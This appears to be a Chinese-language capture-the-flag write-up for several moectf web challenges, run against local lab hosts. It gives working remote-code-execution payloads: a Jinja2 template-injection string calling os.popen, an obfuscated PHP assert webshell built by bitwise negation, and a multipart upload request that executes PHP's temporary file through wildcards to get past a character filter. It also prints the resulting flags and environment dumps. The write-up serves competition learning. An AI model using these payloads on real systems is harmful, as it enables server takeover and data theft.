
目标: http://127.0.0.1:60035 | HTTP/1

发现了一个rev.c, 这显然不是linux自带的东西, 可能是出题人重新编译了一个rev

读取一下

## 代码块

```
1 /?username=
{{lipsum.__globals__.builtins__.import_('os').popen('cat+/usr/bin/rev.c>static/flag.txt').read()}}&password=aaa
```



## 代码块

```
1 #include <unistd.h>
2 #include <string.h>
3
4 int main(int argc, char **argv) {
5
6     for(int i = 1; i + 1 < argc; i++) {
7         if (strcmp("--HDdss", argv[i]) == 0) {
8             execvp(argv[i + 1], &argv[i + 1]);
9         }
10    }
11
12    return 0;
13 }
```

出题人你是人吗。 。 。 。 。 。 。 。 。 。 。 。

根据rev.c的代码，使用--HDdss参数执行命令

```
1 /?username=
{{lipsum.__globals__.builtins__.import_('os').popen('/usr/bin/rev+-+
HDdss+cat+/flag>static/flag.txt').read()}}&password=aaa
```

The screenshot shows the Burp Suite interface with the following details:

- Request Tab:** Shows a GET request to `/static/flag.txt`. The raw request content is:

```
1 GET /static/flag.txt HTTP/1.1
2 Host: 127.0.0.1:60035
3 sec-ch-ua:
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: ""
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
     (KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36
8 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: zh-CN,zh;q=0.9
15 Cookie: http504ok=1; PHPSESSID=51b1da28adc7d00263ffe4790a9e2995
16 Connection: close
17
18
```
- Response Tab:** Shows the server's response. The raw response content is:

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.3 Python/3.11.13
3 Date: Fri, 03 Oct 2025 11:31:02 GMT
4 Content-Disposition: inline; filename=flag.txt
5 Content-Type: text/plain; charset=utf-8
6 Content-Length: 45
7 Last-Modified: Fri, 03 Oct 2025 11:31:00 GMT
8 Cache-Control: no-cache
9 ETag: "1759491060.5588071-45-1284638591"
10 Date: Fri, 03 Oct 2025 11:31:02 GMT
11 Connection: close
12
13 moectf{7de728d6-43ec-18d0-43b1-fe2e9ddbcd33}
14
```
- Inspector Tab:** Shows the detailed response headers and body.

Feiern wir diesen Sieg für den nächsten Kampf

这是...Webshell?

放出了字符\_

可以通过php取反构造逃逸payload

### 代码块

```
1 $_=~(%9E%8C%8C%9A%8D%8B); //这里利用取反符号把它取回来, $_=assert
2 $_=~(%A0%AF%B0%AC%AB); //$_=POST
3 $_=$_$__;
4 $_($_[_]); //assert($_POST[_]);
5 放到一排就是:
6 $_=~(%9E%8C%8C%9A%8D%8B);$_=~(%A0%AF%B0%AC%AB);$_=$_$__;$_($_[_]);
```

The screenshot shows the HackBar interface with a table of environment variables and a browser search bar.

**Table of Environment Variables:**

PHP_URL	https://secure.php.net/get/php-5.6.40.tar.xz/from/this/mirror
APACHE_ENVVARS	/etc/apache2/envvars
PHP_CPPFLAGS	-fstack-protector-strong -fpic -fpie -O2
APACHE_RUN_USER	www-data
KUBERNETES_PORT_443_TCP	tcp://10.43.0.1:443
FLAG	moectf{421fc828-148a-9497-74e0-06af1cf49b7c}
PHP_VERSION	5.6.40
APACHE_PID_FILE	/var/run/apache2/apache2.pid
SHLVL	0
KUBERNETES_SERVICE_PORT	443
PHP_MDS	no value

**Search Bar:** moe  
此页面说了关于'moe'的什么内容?

**Toolbar:** 欢迎 /> 元素 控制台 源代码 网络 性能 内存 应用程序 HackBar +

**Menu:** LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING CUSTOM MODE THEME

**URL:** http://127.0.0.1:54833/?shell=\$\_=~(%E%8C%8C%9A%8D%8B);\$\_=~(%A0%AF%B0%AC%AB);\$\_=\$\$\_;\$\$\_(\$\_[\_]);

**Method:** Use POST method

**Content-Type:** enctype application/x-www-form-urlencoded

**Modify Header:**

<input checked="" type="checkbox"/> sec-ch-ua	Value
	"Chromium";v="140", "Not=A?Br

# 这是...Webshell?\_revenge

```
<?php
highlight_file(__FILE__);

if (isset($_GET['shell'])) {
    $shell = $_GET['shell'];
    if (strlen($shell) > 30) {
        die("error: shell length exceeded");
    }
    if (preg_match("/[A-Za-z0-9_$/]", $shell)) {
        die("error: shell not allowed");
    }
    eval($shell);
}

Parse error: syntax error, unexpected '(' in /app/index.php(12) : eval()'d code on line 1
```

无法构造取反，服务端php版本是PHP/5.6.40

## php5不支持这种表达方式

## 思思索

索

.....  
.....  
php的\$\_FILES变量，在用户上传文件时，无论是否有这个功能，都会将文件接收，并且放在临时目录下

命名格式为/tmp/php??????

我们可以使用去将这个文件作为shell脚本执行，就可以逃逸出过滤进行rce

例如文件内容是ls

那么./ /tmp/php??????

的执行结果就会是ls的执行结果

因为无法使用字母，所以需要构造通配符

./ /???/?????????

但是这样会匹配到所有字符，可能就会匹配到其他文件

由于php生成临时文件名是随机的，所以最后一位可能是大写字母

因此可以通过glob通配符[@-]来匹配大写字母

于是我们可以构造出命令

./ /???/?????????[@-]

命令有了，接下来怎么在限制30字符的情况下执行命令呢

php中，执行命令最短的写法就是反引号

php中eval无法直接搭配反引号使用

但是在php标签中直接使用反引号

因此可以构造payload

<=. / /???/?????????[@-]>

在前面使用?>来闭合，防止代码与短标签冲突报错

#### 代码块

```
1 ?><?= . / /???/?????????[@-] ;
```

请求

```

1 POST /?shell=?><?= `.%20/???/????????[@-[]` ; HTTP/1.1
2 Host: 127.0.0.1:56064
3 User-Agent: python-requests/2.32.3
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 Content-Length: 157
8 Content-Type: multipart/form-data;
   boundary=1fae174c78836e1220135f7fb70bc702
9
10 --1fae174c78836e1220135f7fb70bc702
11 Content-Disposition: form-data; name="file"; filename="1.txt"
12
13#!/bin/sh
14
15env
16--1fae174c78836e1220135f7fb70bc702--
17

```

响应

```

12 HOSTNAME=ret2shell-946-9284-1759434905
13 PHP_INI_DIR=/usr/local/etc/php
14 SHLVL=2
15 HOME=/root
16 PHP_LDFLAGS=-Wl,-O1 -Wl,--hash-style=both -pie
17 PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2
18 PHP_MD5=
19 PHP_VERSION=5.6.40
20 GPG_KEYS=0BD78B5F97500D450838F95DFE857D9A90D90EC1
   6E4F6AB321FDC07F2C332B3AC2BFBC433CFC8B3
21 PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2
22 PHP_ASC_URL=https://secure.php.net/get/php-5.6.40.tar.xz.asc/from/this/mirror
23 PHP_URL=https://secure.php.net/get/php-5.6.40.tar.xz/from/this/mirror
24 KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
25 PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
26 KUBERNETES_PORT_443_TCP_PORT=443
27 KUBERNETES_PORT_443_TCP_PROTO=tcp
28 KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
29 KUBERNETES_SERVICE_PORT_HTTPS=443
30 PHPIZE_DEPS=autoconf dpkg-dev dpkg file g++ gcc
   libc-dev make pkgconf re2c
31 KUBERNETES_SERVICE_HOST=10.43.0.1
32 PWD=/app
33 PHP_SHA256=1369a51eee3995d7fdb1c5342e5cc917760e276d561595b6052b21ace2656
   dlc
34 FLAG=moectf{c06c349d-db6b-e7fd-6762-e93e8340c543}
35
36

```

纯音乐, 请欣赏

## Payload

### 代码块

```

1 POST /?shell=?><?= `.%20/???/????????[@-[]` ; HTTP/1.1
2 Host: 127.0.0.1:56064
3 User-Agent: python-requests/2.32.3
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 Content-Length: 157
8 Content-Type: multipart/form-data; boundary=1fae174c78836e1220135f7fb70bc702
9
10 --1fae174c78836e1220135f7fb70bc702
11 Content-Disposition: form-data; name="file"; filename="1.txt"
12
13#!/bin/sh
14
15env
16--1fae174c78836e1220135f7fb70bc702--
17

```

不行就多试几次

php的临时文件名是随机的，所以最后一个字符不一定都是大写



